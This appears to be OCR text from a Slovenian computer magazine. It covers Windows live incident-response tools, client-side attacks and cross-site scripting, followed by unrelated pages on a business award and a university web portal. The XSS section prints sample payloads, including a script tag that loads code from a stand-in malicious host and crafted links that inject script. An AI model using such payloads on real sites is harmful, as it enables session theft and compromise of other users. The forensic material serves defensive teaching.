Vsebuje številne možnosti, ki so za naprednega administratorja sistema izjemno koristne. Podrobne opise in seznam ostalih koristnih orodij najdete na spletnem naslovu www.sysinternals.com/Utilities/PsTools.html.

Uporaba:

```
D:\> pslist
```

Naslednja tabela prikazuje rezultate ukaza `pslist`, izvršenega v žrtvinem sistemu:

```
PsList 1.26 - Process Information Lister
Copyright (C) 1999-2004 Mark Russinovich
Sysinternals - www.sysinternals.com
```

Process information for TAMPON-ZONA:

Name	Pid	Pri	Thd	Hnd	Priv	CPU Time	Elapsed Time
Idle	0	0	1	0	0	0:39:17.718	0:00:00.000
System	4	8	56	882	0	0:00:04.265	0:00:00.000
smss	636	11	3	19	164	0:00:00.031	0:47:26.656
csrss	1180	13	10	555	1836	0:00:03.562	0:47:19.906
winlogon	1364	13	23	445	6316	0:00:01.031	0:47:16.593
services	1560	9	16	304	2060	0:00:02.359	0:47:13.500
lsass	1588	9	19	347	3820	0:00:00.515	0:47:13.250
svchost	1968	8	5	122	1376	0:00:00.062	0:47:09.046
svchost	228	8	10	346	1864	0:00:00.281	0:47:07.359
svchost	848	8	57	1264	11936	0:00:01.609	0:47:06.937
rundll32	2024	8	4	64	2204	0:00:00.046	0:46:47.109
slserv	724	8	3	20	288	0:00:00.046	0:46:32.656
firefox	2956	8	10	212	23832	0:02:36.562	0:41:52.703
cmd	4076	8	1	32	1980	0:00:00.062	0:22:46.578
cmd	2056	8	1	32	2020	0:00:00.140	0:21:18.453
cmd	3200	8	1	28	1948	0:00:00.046	0:05:47.640
nc	3108	8	1	40	532	0:00:00.031	0:00:27.906
pslist	1484	13	2	86	768	0:00:00.046	0:00:00.171

Med rezultati vidimo, da je NC zagnan kot proces 3108, ker pa smo že prvotno ob uporabi orodja FPort videli celotno pot uporabljenega orodja, lahko s razlogom postanemo sumničavi. Administrator sistema prav gotovo ni postavil orodja Netcat v imenik spletnega strežnika (`C:\inetpub\scripts`). Zaradi tega imamo dober razlog, da nadaljujejo preiskavo v tej smeri, po vsej verjetnosti pa bomo omenjeni proces želeli tudi odstraniti.

Kill

Če želimo proces 3108 zaustaviti (z uporabo orodja Netstat smo namreč videli, da se je napadalec uspešno povezal nanj), lahko to storimo z ukazom `kill`. Orodje Kill dobimo skupaj z Windows Resource Kitom, ki ga distribuira Microsoft.

Uporaba:

```
D:\> kill <pid>
```

Preden uporabite Kill, vsekakor razmislite o uporabi katerega od vohljačev (sniffer), kot so `tcpdump`, `WinDump`, `Ethereal ipd`. Z vohljanjem prometa boste namreč dobili poglobljen vpogled v delovanje napadalca, po drugi strani pa se s tem izpostavite tudi nekaterim dodatnim tveganjem. Izbira je vaša!

hekerske metode: odgovori na napade v živo

```

C:\Downloads\Tools\Odgovor\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Downloads\Tools\Odgovor>nbstat -c

UMvare Network Adapter UMnet8:
Node IpAddress: [192.168.134.1] Scope Id: []

No names in cache

UMvare Network Adapter UMnet1:
Node IpAddress: [192.168.47.1] Scope Id: []

No names in cache

Local Area Connection 2:
Node IpAddress: [0.0.0.0] Scope Id: []

No names in cache

Local Area Connection:
Node IpAddress: [192.168.2.2] Scope Id: []

No names in cache

Bluetooth Network:
Node IpAddress: [0.0.0.0] Scope Id: []

No names in cache

C:\Downloads\Tools\Odgovor>

```

Slika1: Slika prikazuje stanje povezav NetBIOS, kar nam omogoča orodje Nbtstat.

Dir

Dir pravzaprav ni orodje, saj gre za ukaz, ki se interpretira v okviru ukazne lupine (cmd.exe). Ukaz je pomemben predvsem zaradi pridobivanja informacij, kot so: zadnji dostopi, zadnje spremembe, in kreiranje oznak timestamp iz datotek žrtvinega sistema.

Uporaba: Čas in datum zadnjega dostopa pridobimo z uporabo naslednjega ukaza, ki nam bo omogočil listanje vseh imenikov v sistemu:

```
D:\> dir /a /t:a /o:d /s c:\
```

Stikalo /a nam omogoča prikaz vseh datotek, tudi tistih skritih. Stikalo /t :a nam omogoča prikaz zadnjih časov dostopov do posameznih datotek, ker pa zgornji ukaz pridobiva podatke samo z diska C, boste morali za več diskov uporabiti ukaz večkrat.

PsLoggedOn

Ena izmed koristnih informacij je prav gotovo tudi ta, kdo je trenutno prijavljen v žrtvin sistem. Ker obstaja več različnih možnosti napadalčevega vstopa, vam priporočam uporabo orodja PsLoggedOn, ki bo zajelo tako vstopne prek NetBIOS-a, spletnega strežnika ipd. PsLoggedOn najdete na spletnem naslovu www.sysinternals.com.

Uporaba:

```

D:\> psloggedon
PsLoggedOn v1.31 - Logon Session Displayer
Copyright (C) 1999-2003 Mark Russinovich
Sysinternals - www.sysinternals.com
Users logged on locally:
06/01/2006 07:54:47 ZRTEV\Administrator

```

No one is logged on via resource shares.

Zgornji rezultat prikazuje, da je edina oseba, ki se je v sistem prijavila lokalno ali oddaljeno, administrator. Vsekakor pa bodite pozorni na to, da pri vstopu napadalca v sistem skozi zadnja vrata orodje tovrstne prijave ne bo zabeležilo.

NtLst

Informacija o trenutno prijavljenih uporabnikih je vsekakor dobrodošla, vendar pa vam v primeru, ko storilec ni trenutno aktiven v sistemu, ne bo kaj dosti koristila. V ta namen obstaja orodje, imenovano NtLst, ki vam omogoča vpogled v pretekle prijave. Orodje najdete na spletni strani www.foundstone.com.

Uporaba:

Da bi lahko pregledali uspešne prijave v sistem bomo NtLst uporabili s stikalom -s:

```
D:\> ntlst -s
```

```

Administrator ZRTEV ZRTEV Fri Jan 06 07:54:58am 2006
Administrator ZRTEV ZRTEV Fri Jan 06 07:54:57am 2006
Administrator ZRTEV ZRTEV Fri Jan 06 07:54:54am 2006
Administrator ZRTEV ZRTEV Fri Jan 06 07:54:53am 2006
Administrator ZRTEV ZRTEV Fri Jan 06 07:54:45am 2006

```

Za pregled neuspešnih prijav v sistem bomo uporabili stikalo -f:

```
D:\> ntlst -f
```

```

Administrator      ZRTEV ZRTEV      Sat Dec 31 01:58:54pm 2005
Admin              ZRTEV ZRTEV      Fri Dec 30 03:00:58pm 2005

```

Dump Event Log (Dumpel)

Edino orodje, ki se namesti skupaj z osnovnim operacijskim sistemom Windows NT, 2000, XP je Pregledovalnik dogodkov oziroma Event Viewer. Gre za orodje GUI (Graphical User Interface), zato ni potrebe za njegovo uporabo. Tovrstna orodja namreč komunicirajo z vrsto sistemskih datotek, s tem pa spreminjajo njihove čase in datume zadnje uporabe.

Najboljša metoda za pridobivanje seznama sistemskih dogodkov je uporaba orodja Dump Event Log, ki teče iz ukazne lupine. Orodje dobite na spletnem naslovu www.microsoft.com/windows2000/techinfo/reskit/tools/existing/dumpel-o.asp.

Uporaba: V Windows operacijskih sistemih NT, 2000 in XP se hranijo tri skupine sistemskih dogodkov: sistemski, aplikacijski in varnostni. Dumpel uporabimo za pridobitev sistemskih dogodkov na naslednji način:

```
D:\ dumpel -l system
```

Naslednji ukaz nam prikaže dogodke v povezavi z aplikacijami:

```
D:\ dumpel -l application
```

Slednji ukaz pa nam omogoča pregled varnostnih dogodkov:

```
D:\ dumpel -l security
```

Regdmp

Register je prava zakladnica informacij, saj nam daje odgovore na vprašanja, kot so:

- zadnja mesta, s katerih se je povezovalo na žrtvin sistem preko telnet;
- zadnji uporabljeni MRU dokumenti programov;
- lokacije, na katerih se začnejo izvrševati trojanski programi ob zagonu OS.

Register se na sistemih hrani v obliki, iz katere ga je ob delujočem sistemu skoraj nemogoče pridobiti. Tako pravijo »forenziki«, ki so pri svojem delu omejeni na komercialna orodja. Mi bomo seveda uporabili orodje **Regdmp**, s katerim je misija nemogoče še kako mogoča. Orodje bo podatke iz registra pridobilo v besedilni obliki, zato bo iskanje podrobnosti mogoče z urejevalnikom besedil, kot je npr. WordPad.

Uporaba:

```
D:\> regdmp
```

Sfind

Napadalci ponavadi na datotečnih sistemih NTFS svoja orožja skrijejo z mehanizmom, imenovanim file streaming oz. pretok datotek. Kadar so podatki skriti tako, se velikosti datotek, za katerimi so podatki skriti, ne menjajo. Orodje Sfind najdete na spletni strani www.foundstone.com.

Uporaba:

```
D:\> sfind c:\
```

Zgornji ukaz bo poiskal vse skrite datoteke, ki jih lahko pozneje prenesete v delovno postajo za podrobnejšo analizo.

■

Ko lovec postane plen

Poglejmo si praktičen zgled napada na spletni strežnik Windows 2000 Server, ki je ranljiv in dostopen iz interneta, in odgovora v živo na napad.

Piše: Tomaž Bratuša

tomaz.bratusa@mojmikro.si



Gre za tipičen spletni strežnik s statično HTML-vsebino, ki ga administrator že nekaj časa ni obiskal. Pozoren je postal šele ob naslednji prijavi v sistem, ko je opazil **sumljivo e-pošto**. Kot pri večini vdorov je sum takoj padel na vrata 80, do katerih je požarni zid dovoljeval promet.

Seveda v takšnem primeru vaši nadrejeni ne verjamejo, da je njihov strežnik postal žrtev vdora in od vas zahtevajo dodatna dejstva in dokaze. Kopiranje celotnega diska mora biti v takšnem primeru ena vaših prvih misli, v tem primeru pa boste raje uporabili interno preiskovanje s pomočjo znanja, pridobljenega v tem članku. Zakon pride na prizorišče nekoliko pozneje! Rezultate, pridobljene z opisanimi orodji, boste prenesli v varen sistem oz. na ustrezen zunanji medij. S tem boste v napadenem sistemu pustili podatke v nedotaknjene, zato uporabite že omenjeni Netcatov ukaz: `c:\> nc -l -p <vrata> > <ukaz>.txt`.

Če boste za prenos podatkov uporabili omrežje, imejte v mislih tudi možnost, da bo haker napadel sistem, v katerega boste podatke prenašali. Vedno uporabite ustrezne varnostne ukrepe in dobro zavarujte sistem, kamor boste podatke prenesli. Na kompromitiranem strežniku bomo po zagonu ukazne lupine, ki ji verjamemo, izvršili naslednji Netcatov ukaz:

```
d:\> <ukaz> | D:\ nc <IP delovne postaje za analizo> <vrata delovne postaje za analizo>.
```

Po končanem izvajanju ukaza v ukazni lupini pritisnite CTRL-C, kar bo omogočilo prenos podatkov prek omrežja v besedilno datoteko `<ukaz>.txt` v delovni postaji za analizo. Eden izmed prijemov, s katerimi si bomo olajšali delo, je tudi izdelava paketne (batch) datoteke `odgovor.bat`, ki bo omogočila samodejno izvajanje ukazov in na koncu njihovo tiskanje. Ustrezno oblikovano paketno datoteko, ki vam bo omogočila avtomatizirano pridobivanje podatkov, lahko prevzamete s spletnega naslova www.teamintell.com/batch.html.

V našem primeru je IP-naslov žrtve 192.168.1.100, medtem ko je naslov delovne postaje za analizo 192.168.1.200. Da bi lahko uporabili skript, morate v žrtvinem sistemu izvesti ukaz:

```
D:\> odgovor.bat | D:\nc 192.168.1.200 6666
```

Da boste lahko na delovni postaji sprejeli podatke, pa morate uporabiti:

```
C:\>nc -l -p 6666 > odgovor.txt
```

Na podlagi pridobljenih rezultatov, ki so vam bili predstavljeni v tem članku, lahko upravičeno sklepamo, da ima napadalec v našem sistemu pravo hekersko oporišče. Nedvomno je čas, da pokličete policijo!

PROTINAPAD

Za trenutek se zamislite in se postavite v vlogo hekerja. Dvignite zaslon svojega prenosnega računalnika in vtipkajte IP-naslov vaše najno-

vejše žrtve. Naenkrat gredo stvari hudo narobe, saj ste pravkar vi postali žrtev. Angleži bi rekli: »And the hunters become the haunted!«

Postali ste lahek plen, saj ste dokaj neprevidno stopili na sovražnikovo ozemlje, ker si pred napadom niste temeljito ogledali tarčinega sistema. Ker poprej niste pridobili dovolj informacij glede programske opreme tarče, vas tarča zdaj opazuje in spremlja vaše početje. Sistem, ki se vam je še pred minutami zdel lahek plen, vas lahko v tem trenutku **okuži z virusom, črvom ali trojanskim konjem**, saj so vaši napadalni programi in skripti pripravljene sprejeti, karkoli jim tarčin sistem ponudi.

Zavedajte se, da boste vsakokrat, ko boste zaplesali valček po tujem omrežju, lahko hitro postali **tarča povračilnih ukrepov**. Zdj pa spet obrnimo stvari in si zamislimo, da je naše omrežje tarča napada. Vsak od napadalec, ki se poveže na katerakoli TCP- vrata vašega sistema, se dobesedno **odpre za protinapad**. Kako? Ena izmed izvrstnih tehnik se imenuje izkoriščanje ranljivosti odjemalca (client-side exploit).

ODJEMALCI KOT TARČE NAPADOV

Odjemalci (clients) so programi, s katerimi komuniciramo s strežniki. Hekerji pogosto uporabljajo spremenjene različice standardnih odjemalcev ali pa vzpostavijo s strežniki kar neposredno povezavo.

Varnost strežnika naj ne temelji na odjemalcu!

Strežnik ne sme nikoli popolnoma zaupati odjemalcu. Če strežnikova varnost, temelji na varnosti odjemalca (client-side security), je to vabilo k težavam.

V tem članku ne bomo pisali o tipičnih ukrepih za zagotavljanje varnosti strežnikov, temveč bo govor o zlonamernih strežnikih, ki bodo za vdor **zlorabili varnostne pomanjkljivosti odjemalca**. Odjemalni program je namreč pogosto edina linija obrambe med zlonamernim strežnikom, odjemalčevim datotečnim sistemom in krajevnim omrežjem. Kadar je strežnik sposoben prodreti skozi odjemalni program, lahko povzroči okužbo z virusom, črvom, trojanskim konjem, dostopa do uporabnikovega datotečnega sistema itd.

Opisana ideja obrne varnostni model, ki temelji na varovanju strežnika in žrtvovanju odjemalca. Vedno bodite pozorni na to, s kakšnim strežnikom vzpostavljate komunikacijo in predvsem, katero različico odjemalca boste za to uporabili!

STREŽNIK NADZIRA ODJEMALCA

Na začetku »on-line« sistemov so odjemalci običajno pomenili terminal, povezan z bolj ali manj oddaljenim strežnikom. Takšni terminali so bili dolgočasni zato so uporabniki zahtevali poleg zeleno obarvanega besedila tudi večbarvnost in določeno stopnjo nadzora. Za doseganje takšnih ciljev so inženirji ustvarili »**kontrolne kode**«, s katerimi je lahko strežnik komuniciral z odjemalcem. Tovrstne kontrolne kode so strežni-

hekerske metode: praktičen zgled odgovora na napad v živo

kom omogočile povzročati dogodke na strani odjemalca, kot so različni piski, vstavljanje papirja, brisanje vsebine zaslona ipd. Kontrolne kode so bile definirane za različne vrste terminalov, kot so npr. vt100, vt200, adm5, ANSI ipd. Tovrstne specifikacije določajo način, na katerega se bo terminal odzival na določene kode, ki mu jih bo posredoval strežnik.

Danes so odjemalci prisotni v spletnih brskalnikih, aplikacijah, predvajanikih in različnih omrežnih napravah. Odjemalci so se razvili v splošnonamenska orodja, v katera je vključenih veliko različnih tehnologij, od kode C/C++ do skriptnih jezikov (Visual Basic, Perl, tcl/tk ...) in Jave. Odjemalni programi postajajo vse bolj zapleteni, poleg tega pa nam je splet prinesel še HTML, SGML, AML, ActiveX, Javascript, VBScript, Flash in podobne dobrote. Vsi naštetih jeziki so lahko uporabljeni na strani strežnika za nadzor odjemalcev. Danes lahko strežnik pošlje odjemalcu poseben skript, ki se bo nato v njem izvršil in s tem opravil nameravano operacijo. Današnji odjemalci vsi po vrsti vsebujejo **razširitve**, prek katerih je mogoče izvršiti tako imenovano **mobilno kodo** (mobile code). Tovrstne tehnologije dajejo hekerjem ogromno moč!

Nasvet!

Kot uporabniki javnih on-line sistemov se zavedajte, da obstajajo uporabniki, s katerimi si tovrstne sisteme delite. Kadarkoli obiščete katero od spletnih strani, lahko v bistvu prebirate podatke, ki jih je pred tem vnesel kdo od drugih uporabnikov sistema. Vaš odjemalni program v takšnih primerih prebira podatke neznanega vira, ki mu ne gre kar zaupati.

Ste se že kdaj vprašali, zakaj je odkrivanje spletnih **vojaških sistemov** tako lahka naloga? Poskusite s skeniranjem katerega od ruskih ali ameriških omrežij in kmalu boste naleteli na »vojaške strani«. Za tovrstne strani se zdi, da vsebujejo tehnične informacije, vendar je njihova naloga nekaj povsem drugega. Obveščevalne službe so namreč že pred časom dojele, da so tovrstne vabe dober vir IP-naslovov in spletnih navad obiskovalcev oz. hekerjev/vohunov. Poznavanje podrobnosti, ki zanimajo vašega nasprotnika, je namreč tudi na tem področju zelo dobrodošel podatek.

Ne bodite presenečeni, ko si bodo po vašem obisku tujih »vojaških« strani sledila različna skeniranja, poskusi vdorov itd. Vprašajte se raje: »Zakaj skeniranje?« Na tem mestu bi bilo namreč odjemalca (vohuna hekerja) mogoče okužiti z virusom, črvom ali trojanskim konjem že ob obisku spletne strani. S tem bi si varnostne sile močno olajšale iskanje sovražnega elementa in pridobivanje informacij s povračilnim napadom od znotraj. Tovrstno taktiko že dlje časa v podobni obliki uporablja **vohunska programska oprema** (spyware), ki v tarčinem sistemu največkrat povzroči določene težave, zaradi katerih žrtev opazi, da se z njenim sistemom dogaja nekaj neobičajnega. Bojmo se časov, ko podobni zlonamerni programi ne bodo imeli neželenih kontraindikacij. Takrat večina uporabnikov ne bo vedela, da je njihov sistem uporabljan še za kakšne bolj temačne namene.

ZLONAMERNI SKRIPTI

Celotna komunikacija med odjemalcem in strežnikom je torej zasnovana na logiki, da podatke, ki prihajajo k strežniku, pošilja uporabnik, medtem ko je uporabnikov sistem prepričan, da podatke, ki jih sprejema, dobiva s strani strežnika. Poglejmo si primer, v katerem zlonamerni uporabnik objavi sporočilo v spletnem forumu, pri čemer sporočilo vsebuje zlonamerni javascript. Administrator sistema se nato čez nekaj dni prijavi v sistem, pri čemer med ogledom kritičnega sporočila izvrši tudi zlonamerni javascript, ki pošlje podatke napadalcu (reflection problem).

Najbolj znana tovrstna pomanjkljivost vključuje Hayesov modemski protokol, pri katerem odjemalec s pošiljanjem izhodnih znakov +++ath0 povzroči prekinitev internetne povezave. Tovrstno pomanjkljivost je izredno lahko zlorabiti, saj mora napadalec poslati žrtvi samo ustrezen paket ping. Ta bo nato vrnil podatke, ki so bili prej poslani (+++ath0), in s tem povzročil prekinitev povezave.

Modernejši napadi, ki zlorabljajo tovrstne pomanjkljivosti, se imenujejo skriptiranje prek spletnih mest (cross site scripting – XSS).

Skriptiranje prek spletnih mest (XSS)

Pri skriptiranju XSS bo namesto terminala odjemalec kar **spletni brskalnik**, ki ima sposobnost izvrševanja kode javascripta. Napad se izve-

de tako, da napadalec vstavi zlonamerni javascript v podatke, ki jih prebere in izvrši drug uporabnik ranljivega strežnika. Najbolj priljubljene tarče »skriptnih otročajev« (script kiddies) so predvsem spletni forumi, medtem ko se izkušenejši napadalci lotevajo predvsem spletnih trgovin in drugih bolj dobičkonosnih tarč.

V nekaterih primerih lahko napadalec zlonamerno kodo prenese tudi prek povezave, kot je: `<script SRC='http://zlobna-stran/zlobna_datoteka'></script>`.

V tem primeru je vir pridobljen iz zunanega sistema, pri čemer je končna različica skripta izvršena v kontekstu prvotne ranljive spletne strani. To nam pove že samo ime »cross-site«, ki namiguje na to, da je zlonamerna koda pridobljena iz zunanega vira, ki ni vreden zaupanja.

ZGLEDI IZ PRAKSE

Eden izmed primerov, ki ga v skupini **Team Intell** (www.teamintell.com) uporabljamo za ugotavljanje ranljivosti XSS na spletnih straneh, je tudi vnos naslednje kode v vnosna polja na strani spletne aplikacije:

```
<script>alert("Team Intell TEST");</script>
```

Če je spletna stran ranljiva, se bo v kontekstu ranljive spletne strani prikazalo okno v katerem bo pisalo: »Team Intell TEST.« Vse, ki vas zanima področje hekerskih metod in vdorov, vabim na katerega od seminarjev, ki jih najdete na spletnem naslovu www.teamintell.com/seminar.html.

Predstavljajte, da napadalec podobno zlonamerno kodo dostavi žrtvi v obliki spletne povezave, vključene v elektronsko sporočilo. Bolj prefinjena taktika pa vključuje tudi dostavo povezave do ranljive spletne strani v naslednji obliki:

```
<a href="ranljiva.stran.com/cgi-bin/post_message.pl?sporocilo hekerja">klikni me!</a>
```

Ko bo žrtev sledila zgornji povezavi, bo hkrati ranljivi spletni stani posredovala sporočilo oz. »sporocilo hekerja«. Ranljiva spletna stran bo nato sporočilo prikazala žrtvi, kar je običajna oblika napada XSS. Ko spletna stran prikaže napadalčevo sporočilo, se v žrtvinem brskalniku izvrši zlonamerna koda javascripta. Tovrstni primer bi bila naslednja povezava:

```
<a href="ranljiva.stran.com/cgi-bin/post_message.pl?&ltscript&gtalert('Zivjo!')&lt/script&gt">klikni me</a>
```

Obvestilo, ki bo prikazano na strani ranljive spletne strani, bo: `?<script>alert('Zivjo!')</script>`, pri čemer bo tarčin strežnik vse skupaj prevedel v: `<script>alert('Zivjo!')</script>`.

Žrtev z ogledom sporočila povzroči izvršitev kode znotraj brskalnika. V internetu lahko precej hitro pridemo v stik s podobnimi vsebinami, ki nam na zaslonu prikažejo sporočila, v katerih nas nepridipravi obveščajo, da je naš računalnik okužil spyware ipd. Nedavno tega je bila žrtev tovrstnih napadov tudi spletna stran ICQ priljubljenega servisa za neposredno sporočanje.

Opisani primeri so samo kaplja v morje, saj obstaja še vrsta napadov XSS: v zaglavjih HTTP, datotekah MP3, razpredelnih in nekaterih programih, kot so MS Word, Excell, Internet Explorer ... Prihajamo v obdobje, ko bodo tovrstne pomanjkljivosti vse bolj sposobni izkoriščati tudi internetni črvi, virusi, trojanski konji, e-poštni vohljači in orodja za napad na podatkovne zbirke

Napadi na ranljive odjemalce so postali stvarnost. Če pri svojem delu uporabljate standardne odjemalce (Internet Explorer, Outlook, Office, Adobe ipd.), bi bilo skrajno priporočljivo, da se tovrstnih možnosti zavedate. Še posebej je to pomembno, če uporabljate standardne odjemalce pri varnostnem preizkušanju omrežij in spletnih aplikacij.

Revija Podjetnik bo 23. marca podelila 16. priznanje Podjetnik leta

FENOMENI V SVETOVNEM MERILU



Od leta 1991 je priznanje **PODJETNIK LETA** prejelo 15 posameznikov, podjetniških parov ali podjetniških skupin. Vsi so v času po našem izboru samo še potrdili svoje podjetniške poti in dokazali, da zmorejo veliko in da so se sposobni soočiti tudi z najtežjimi preizkušnjami.

Skupina Podjetnikov leta pa je tudi fenomen v svetovnem merilu. Med njimi jih je veliko, ki imajo na svojem področju svetovni primat ali so v samem svetovnem vrhu. Ivo Boscarol (»Pipistrel«) je vodilni svetovni izdelovalec najnaprednejših ultralahkih letal. Igor Akrapovič (»Akrapovič«) je prvi na področju izpušnih sistemov za tekmovalna motorna kolesa. Brata Jakopin (»Seaway« in »J & J Design«) sta svetovna rekorderja pri oblikovanju jadrnic in v zadnjem času prejemnika dveh priznanj za »Evropsko jadrnico leta« na sejmu v Düsseldorfu. Doro Erjavec in Janez Pogačar (»Hyla«) izdelujeta sesalnik na vodni filter in z njih sta po pokritosti trgov dosegla drugo mesto na svetu. Milan Čelan (»TIPRO Keyboards«) je v svetovnem vrhu pri tako imenovanih inteligentnih programabilnih tipkovnicah, Aleš Kristančič (»Movia«) osvaja najprestižnejše restavracije po svetu, dr. Aleš Štrancar vodi podjetje na področju biokemije (»BIA Separations«), ki ima enega najbolj zanimivih programov na svetu ...


PODJETNIK LETA
 2006

KDO BO TOKRAT SPREJET V DRUŽBO NAJBOLJŠIH?

PODJETNIK

rešitve v slovenski informatiki: portal Centra za heterogeno procesiranje FERl v Mariboru

Za celovit nastop podjetij in organizacij v spletu

Podjetja in organizacije, ki želijo s svojimi portali in storitvami uporabnikom ponuditi čim kakovostnejšo spletno izkušnjo in njim prilagojene storitve, imajo v Centru za heterogeno procesiranje izkušenega partnerja na področju informacijskih portalov.

Tomaž Lukman,

tomaz.lukman@mojmikro.si

Center za heterogeno procesiranje (CHP) Fakultete za elektrotehniko, računalništvo in informatiko (FERl) v Mariboru se ukvarja z razvojem kompleksnih aplikacij, ki se izvajajo v sistemih, sestavljenih iz računalnikov različnih proizvajalcev in uporabljajo različne operacijske sisteme, povezuje pa jih računalniško omrežje. Namen njihovega dela je predvsem učiti študente računalništva in informatike profesionalnih metod dela pri razvoju, tega pa se najlaže naučijo pri razvoju aplikacij, ki jih naročijo podjetja ali druge organizacije. Pri tem sodelujejo z različnimi informacijskimi podjetji, ki jim dajejo strojno, programsko in izobraževalno podporo.

Portal, ki so ga razvili v Centru za heterogeno procesiranje ima že vrsto referenc, namenjen pa je **integraciji informacij in storitev**, ki jih ponujajo organizacije ali podjetja. Portalna infrastruktura pomaga **ustvarjati, povezovati in upravljati informacijske vsebine**, s čimer se poveča učinkovitost poslovanja, saj uporabniki večji del časa namenjenega iskanju informacij lahko porabijo za njihovo uporabo in analizo. Zaradi enostavne zasnove tudi skrbniki porabijo manj časa za pomoč uporabnikom in več za upravljanje s portalom, ki tako pridobi kakovost. S portalom je omogočen nabor integriranih storitev, ki podpirajo pretok informacij in podatkov med aplikacijami, uporabniki in procesi. Portal omogoča vrsto funkcionalnosti, ki jih bomo predstavili v nadaljevanju, njegove glavne prednosti pa so **cenovno dostopnejša in celovita rešitev**, enostavno prilagajanje in vključevanje storitev portala ter upravljanje z njimi. Komercialno dostopni izdelki ne omogočajo podobne rešitve, za kar potrebuje uporabnik več različnih izdelkov, ki jih je treba združiti, kar zahteva več časa in stroškov.

Rešitev je primerna za mala, srednje velika in tudi velika podjetja, ki se želijo ustrezno predstavljati v spletu, uporabniški vmesnik pa je v celoti v slovenskem jeziku. Tipično število uporabnikov portala je 200, za uvedbo pa CHP potrebuje največ trideset dni.



STRUKTURA PORTALA

Portal se izvaja v strežnikih Microsoft Windows 2000 Server ali Microsoft Windows Server 2003. Strežnik mora imeti nameščen Microsoft SQL Server in Microsoft Internet Information Server, overjanje uporabnikov pa lahko poteka prek lastnega avtentikacijskega sistema ali pa z imeniško storitvijo Microsoft Active Directory.

Portal je zasnovan tako, da shranjuje strukture povezav in dokumente v hierarhično strukturo področij, ki se povezujejo tudi navzkrižno. Vsako področje ima lahko več tematskih sklopov, vsak tematski sklop pa več povezav. Če je portal zasnovan v več jezikih, se lahko področja, povezave in tematski sklopi razlikujejo, pojavljajo pa se tudi v različnih strukturah, znotraj ene same tudi večkrat. Ker v portal lahko integriramo tudi storitve, omogoča dva tipa področij. Prvo imenujemo **navadno področje**, v njem pa se izpisujejo podpodročja, tematski sklopi, povezave in dokumenti, drugo pa je **področje storitev**, ki zagotavlja povezavo na zunanje storitve in z njimi nadomesti izpis.

Program v ozadju spremlja **evidenco obiskov povezav** in jih **razvršča** glede na relativno število klikov na povezavo v zadnjem mesecu. Skrbnik ima na voljo celotno upravljanje vse-

bin, njihovo vstavljanje, spreminjanje in brisanje, prav tako pa lahko spreminja strukturo področij. Delo mu poenostavi program, ki enkrat dnevno **preverja povezave** in o odstopanjih od prejšnjega stanja obvešča skrbnika, neveljavne povezave pa odstrani tudi sam. Za natančnejše upravljanje je vzpostavljen hierarhični sistem, kjer ima lahko vsako področje svoje skrbnike, ki upravljajo tudi vsa podpodročja. Program v strežniku omogoča **samodejno brisanje vsebin**, če jim poteče datum. Izbrati je mogoče tudi možnost »spečega stanja«, ko vsebine niso več vidne obiskovalcem portala, na aktiviranje pa

čakajo v zbirki podatkov. Ker je portal namenjen **različnim medijem** (internet, infoterminali, mobilniki in dlančniki), je mogoče določiti, katere vsebine so na voljo v katerem mediju.

LASTNOSTI PORTALA

Ključni del portala je **učinkovito upravljanje z dokumenti**, ki omogoča hitro in enostavno spreminjanje ter upravljanje z vsebino portala. V zgradbo portala je mogoče vstavljati katerikoli tip večpredstavnih dokumentov; besedilne datoteke, slike ali video. Program poskrbi za pretvorbo Wordovih dokumentov v format XHTML, neobdelane slike pa samodejno pretvori v vnaprej nastavljene oblike in velikosti ter jim doda učinke. Prav tako je omogočeno **sledenje različicam dokumentov**, njihovim popravkom in kdo jih je spreminjal. Vsebine, predvidene za objavo, lahko čakajo na avtorizacijo, obenem pa jim je mogoče nastaviti interval vidnosti.

Varovanje dokumentov je izvedeno tako, da se lahko onemogoči dostop določenim uporabnikom oziroma skupinam uporabnikov. Vsak uporabnik lahko se v sistem prijavi samo enkrat, na voljo pa so mu vsebine, za katere ima pooblastilo. Statistika dostopov beleži število dostopov do posameznih vsebin, iz katerih računalnikov so prihajali zahtevki, pa tudi iz katerih držav.


rešitve v slovenski informatiki: portal Centra za heterogeno procesiranje FERl v Mariboru

Najprej je portal omogočal samo overjanje (avtentikacijo) na podlagi uporabniškega imena in gesla, kasneje pa so jo razširili na digitalna področja SIGEN-CA.

CHP je dinamičnost svojega portala povečal z možnostjo povezovanja hierarhične strukture na zunanje storitve. Slednje so dostopne prek vnaprej definirane vmesnika, opisanega po standardih CORBA IDL, Microsoft COM IDL, WSDL in v XML ter protokolov IIOP, DCOM, SOAP in XML-HTTP. Uporabniku je komunikacija s portalom in storitvijo skrita, sistem jo samo spremeni, da ustreza ciljnemu uporabniškemu vmesniku v računalniku, dlančniku, mobilnem telefonu ali infoterminalu.

DOSTOP DO VSEBIN PREK RAZLIČNIH MEDIJEV

Uporabniki lahko do vsebin in storitev dostopajo prek interneta, mreže infoterminalov, dlančnikov ali mobilnih telefonov. Število medijev, v katere se bodo prenašali podatki, ni omejeno, vnašati pa jih je mogoče tudi v programe iz zbirke MS Office. Razvijalci portala so



podobne informacije, in jim jih ustrezno filtrirane tudi posreduje.

Portal CHP ima tudi celovit sistem obveščanja prek elektronske pošte ali sporočil SMS, na katera se lahko uporabnik naroči ali pa so mu posredovana po potrebi. V profilu posameznika so zapisane vsebine, za katere želi prejemati obvestila, in kako jih bo prejel.

REFERENCE

